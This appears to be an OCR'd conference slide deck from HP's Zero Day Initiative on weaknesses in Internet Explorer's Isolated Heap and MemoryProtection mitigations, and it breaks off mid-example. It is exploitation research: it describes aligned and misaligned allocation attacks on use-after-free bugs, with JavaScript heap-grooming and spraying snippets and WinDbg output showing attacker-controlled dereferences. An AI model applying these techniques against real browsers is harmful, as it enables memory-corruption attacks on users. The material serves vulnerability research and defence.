Abusing Silent Mitigations

Understanding weaknesses within Internet Explorer's Isolated Heap and MemoryProtection

Abdul-Aziz Hariri
Brian Gorenc
Simon Zuckerbraun

Agenda

1. Overview
2. Isolated Heap
3. MemoryProtection
4. Bypassing ALSR using MemoryProtection
5. Recommended defenses
6. Conclusion

Overview

Introductions


HP Zero Day Initiative

- World's Largest Vendor Agnostic Bug Bounty Program
- Focused on Vulnerability Discovery and Remediation
- Research Advanced Exploitation Techniques

Microsoft Mitigation Bypass and Blue Hat Bonus for Defense Program Research Group

- Abdul-Aziz Hariri
- Simon Zuckerbraun
- Brian Gorenc

Use-After-Free Vulnerabilities




What is next?

It is finally getting harder!

Microsoft Security Bulletin MS14-035 – Critical

Cumulative Security Update for Internet Explorer (2969262)



```
; START OF FUNCTION CHUNK FOR ?DllProcessAttach@@YGHXZ

loc_63C2BBFE:
xor     eax, eax
push    eax             ; dwMaximumSize
push    eax             ; dwInitialSize
push    eax             ; flOptions
call    ds:HeapCreate(x,x,x)
mov     _g_hIsolatedHeap, eax
test    eax, eax
jz      loc_63DDD6B8
```

Microsoft Security Bulletin MS14-037 – Critical


Cumulative Security Update for Internet Explorer (2975687)

Zero Day Initiative
@thezdi
Follow

Interesting new mitigation for UAFs in IE, MemoryProtection::CMemoryProtector::ProtectedFree


ZDI Internet Explorer Submission Trends

Impact of Microsoft's Mitigations



Research Timeline

From Mitigation Release to Public Release



Isolated Heap

Isolated Heap

“Not a security boundary”

- New heap region created using `HeapCreate` API
- Most objects moved to Isolated Heap
- Makes use-after-free vulnerability exploitation harder

```
xor     eax, eax
push    eax             ; dwMaximumSize
push    eax             ; dwInitialSize
push    eax             ; flOptions
call    ds:HeapCreate(x,x,x)
mov     _g_hIsolatedHeap, eax
```

- Classical overwrites of objects does not work anymore

```
0:011> dd poi(esp+4)
042eb1f8  cccccccc cccccccc cccccccc cccccccc
042eb208  cccccccc cccccccc cccccccc cccccccc
042eb218  cccccccc cccccccc cccccccc cccccccc
042eb228  cccccccc cccccccc cccccccc cccccccc
042eb238  cccccccc cccccccc cccccccc cccccccc
042eb248  cccccccc cccccccc cccccccc cccccccc
042eb258  cccccccc cccccccc cccccccc 00000000
042eb268  fba59678 8c000900 0000006c 00000000
0:011> !heap -x 042eb1f8
Entry     User      Heap      Segment       Size  PrevSize  Unused    Flags
-----------------------------------------------------------------------------
042eb1e8  042eb1f0  006e0000  04240000     66660     50718         0  free fill

0:011> !address 042eb1f8
 ProcessParametrs 006e10c8 in range 006e0000 007df000
 Environment 006e05c8 in range 006e0000 007df000
    04240000 : 04240000 - 000ff000
                    Type     00020000 MEM_PRIVATE
                    Protect  00000004 PAGE_READWRITE
                    State    00001000 MEM_COMMIT
                    Usage    RegionUsageHeap
                    Handle   006e0000
0:011> dd mshtml!g_hIsolatedheap L1
610d2458  050d0000
0:011> dd mshtml!g_hProcessheap L1
610b5c58  006e0000
```

Isolated Heap


Weaknesses and attack scenarios

- Isolated Heap does not keep track / record the object types
  - Type confusion possible
- Attacker can overwrite an isolated freed object with smaller/bigger objects
  - Make use of the type confusion/size weaknesses
- Highly dependent on the offset being dereferenced from the freed object

Aligned Allocations Attack Technique

- Replace freed object with another object which is also allocated inside the isolated region
- Object chosen as a replacement should contain controllable value at a known offset
  - Value that we can indirectly control (spray etc..)
- Perfect for use-after-free that dereferences high offsets
- Avoid LFH
- Simplest way to achieve this:

Aligned Allocation Attack Technique



Align Allocations Example

- Use-after-free dereference offset 0x30
- Fill freed object with CDOMTextNode object
- Controllable value (0x40000000) at offset 0x30

```
0:011> dds 05ad6760
05ad6760  601dd210 MSHTML!CTableRow::`vftable'
05ad6764  00000001
05ad6768  00000000
05ad676c  00000008
05ad6770  00000000
05ad6774  00000000
05ad6778  00000000
05ad677c  00000000
05ad6780  00000078
05ad6784  01800000
05ad6788  00000000
05ad678c  00000000
05ad6790  04dcc030
05ad6794  00000000
05ad6798  00000000
05ad679c  00000000
05ad67a0  00000000
05ad67a4  ffffffff
05ad67a8  00000000
05ad67ac  00000000
05ad67b0  00000000
05ad67b4  00000000
05ad67b8  1a134615
05ad67bc  00009cac
05ad67c0  05ad00c0
05ad67c4  05ad00c0
05ad67c8  00000000
05ad67cc  00000000
05ad67d0  00000000
05ad67d4  00000000
05ad67d8  00000000
05ad67dc  00000000
```

```
05ad6760  601b3e5c MSHTML!CDOMTextNode::`vftable'
05ad6764  00000001
05ad6768  00000001
05ad676c  00000008
05ad6770  00000000
05ad6774  00000000
05ad6778  08602420
05ad677c  07215c90
05ad6780  05ad4338
05ad6784  05ad4338
05ad6788  00000000
05ad678c  071ade78
05ad6790  40000000
05ad6794  00000000
05ad6798  1512471a
05ad679c  0c009ca8
05ad67a0  60f5802c MSHTML!CTrackElement::`vftable'
05ad67a4  00000001
05ad67a8  00000001
05ad67ac  00000008
05ad67b0  00000000
05ad67b4  00000000
05ad67b8  08602450
05ad67bc  00000000
05ad67c0  00000084
05ad67c4  00000400
05ad67c8  00000000
05ad67cc  00000000
05ad67d0  071ade78
05ad67d4  00000000
05ad67d8  00000000
05ad67dc  00000000
```

Align Allocations Example

Controlling dereferences

- Successful overwrite and dereference:

```
eax=00000003 ebx=05ad478c ecx=40000000 edx=059fadd4 esi=05ad6760 edi=059fadd4
eip=6036e26e esp=059fac30 ebp=059fac40 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010206
MSHTML!NotifyElement+0x1c1:
6036e26e 8b01            mov     eax,dword ptr [ecx]  ds:0023:40000000=????????
0:011> ub @eip
MSHTML!CHRLayout::`vftable'+0x2:
6036e25a 90              nop
6036e25b 90              nop
6036e25c 90              nop
MSHTML!CLayoutInfo::SecurityContext:
6036e25d f6410f01        test    byte ptr [ecx+0Fh],1
6036e261 8b4104          mov     eax,dword ptr [ecx+4]
6036e264 0f85730d0000    jne     MSHTML!CLayoutInfo::SecurityContext+0x9 (6036efdd)
6036e26a c3              ret
6036e26b 8b4e30          mov     ecx,dword ptr [esi+30h]
0:011> dds esi+30 L1
05ad6790  40000000
```

- Next an attacker can spray that address with controlled values


Misaligned Allocations Attack Technique

Hitting low offsets

- Aligned allocations attack techniques works well with high offsets.
- Low offsets might be a problem
  - Finding an object with values that we control
- Use-after-free dereferencing a low offset (0x0->0x20) can be problematic
- To solve this problem, if the target object starts at X we'll have to allocate at X-n
- Simple steps:

Influence the heap to coalesce more free chunks in one big chunk → **Spray random objects inside the big free chunk** → **Dereference a pointer from an element that resides within a misaligned object**

Misaligned Allocation Attack Technique



Misaligned Allocations Attack Example

- Stabilize the heap in a way that would always provide a freed chunk of the same size.
- EDI will be pointing to an offset within a misaligned object.
- Code was used in ZDI-CAN-2495 to produce a freed chunk of size 0x110:

```
var objs = new Array();

for (var i; i < 0x1000; i++)
        objs[i] = document.createElement('p');

for (var i; i < 0x1000; i++)
        objs[i] = null;

objs[i] = null;
CollectGarbage();

var objs = new Array();

for (var i; i < 0x1000; i++)
        objs[i] = document.createElement('video');
```


Misaligned Allocations Attack Example

```
(d44.d94): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=000000e3 ebx=00000000 ecx=00000001 edx=ffffffff esi=02d2aef0 edi=02d66958
eip=62cce5cd esp=02d2ad00 ebp=02d2ad18 iopl=0         nv up ei ng nz ac pe cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010297
MSHTML!CTreeSaver::SaveElement+0x139:
62cce5cd 8a430b          mov     al,byte ptr [ebx+0Bh]      ds:0023:0000000b=??
1:016> dds edi
02d66958  00000000
02d6695c  00000000
02d66960  00000000
02d66964  00000000
02d66968  00000000
02d6696c  00000000
02d66970  00000000
02d66974  00000000
02d66978  00000000
02d6697c  00000000
02d66980  00000000
02d66984  00000000
02d66988  00000000
02d6698c  00000000
02d66990  00000000
02d66994  00000000
02d66998  00000000
02d6699c  00000000
02d669a0  00000000
02d669a4  00000000
02d669a8  00000000
02d669ac  00000000
02d669b0  0c00000c
02d669b4  000051bd
02d669b8  02d660a0
02d669bc  02d60560
02d669c0  00000000
02d669c4  00000000
02d669c8  00000000
02d669cc  00000000
02d669d0  00000000
02d669d4  00000000
1:016> !heap -x edi
Entry     User      Heap      Segment       Size  PrevSize  Unused    Flags
-----------------------------------------------------------------------------
02d668f8  02d66900  02d60000  02d60000       118       198         0  free
```

- EDI points somewhere inside the freed chunk

```
        02d66760 0033 0033  [00]   02d66768     00190 - (busy)
          MSHTML!CVideoElement::`vftable'
        02d668f8 0023 0033  [00]   02d66900     00110 - (free)
      * 02d66a10 0081 0023  [00]   02d66a18     00400 - (busy)
        02d66a38 0006 0081  [00]   02d66a40     00028 - (free)
        02d66a68 0006 0006  [00]   02d66a70     00028 - (free)
```

Misaligned Allocations Attack Example

- Assuming stabilized heap, spray some objects
- We used button/track objects.
  - `CButton` object contains a value that we can spray

```
var objs = new Array();

for (var i; i < 0x1000; i+=2)
{
  objs[i] = document.createElement('button');
  objs[i+1] = document.createElement('track');
}
```


Misaligned Allocations Attack Example

Controlled offset

- `EDI`+0x1C now lands at 0x12C00400 in the `CButton` object
- 0x12C00400 value is easily sprayed

```
0:015> r
eax=000000e3 ebx=12c00400 ecx=00000001 edx=ffffffff esi=0253a980 edi=025d6958
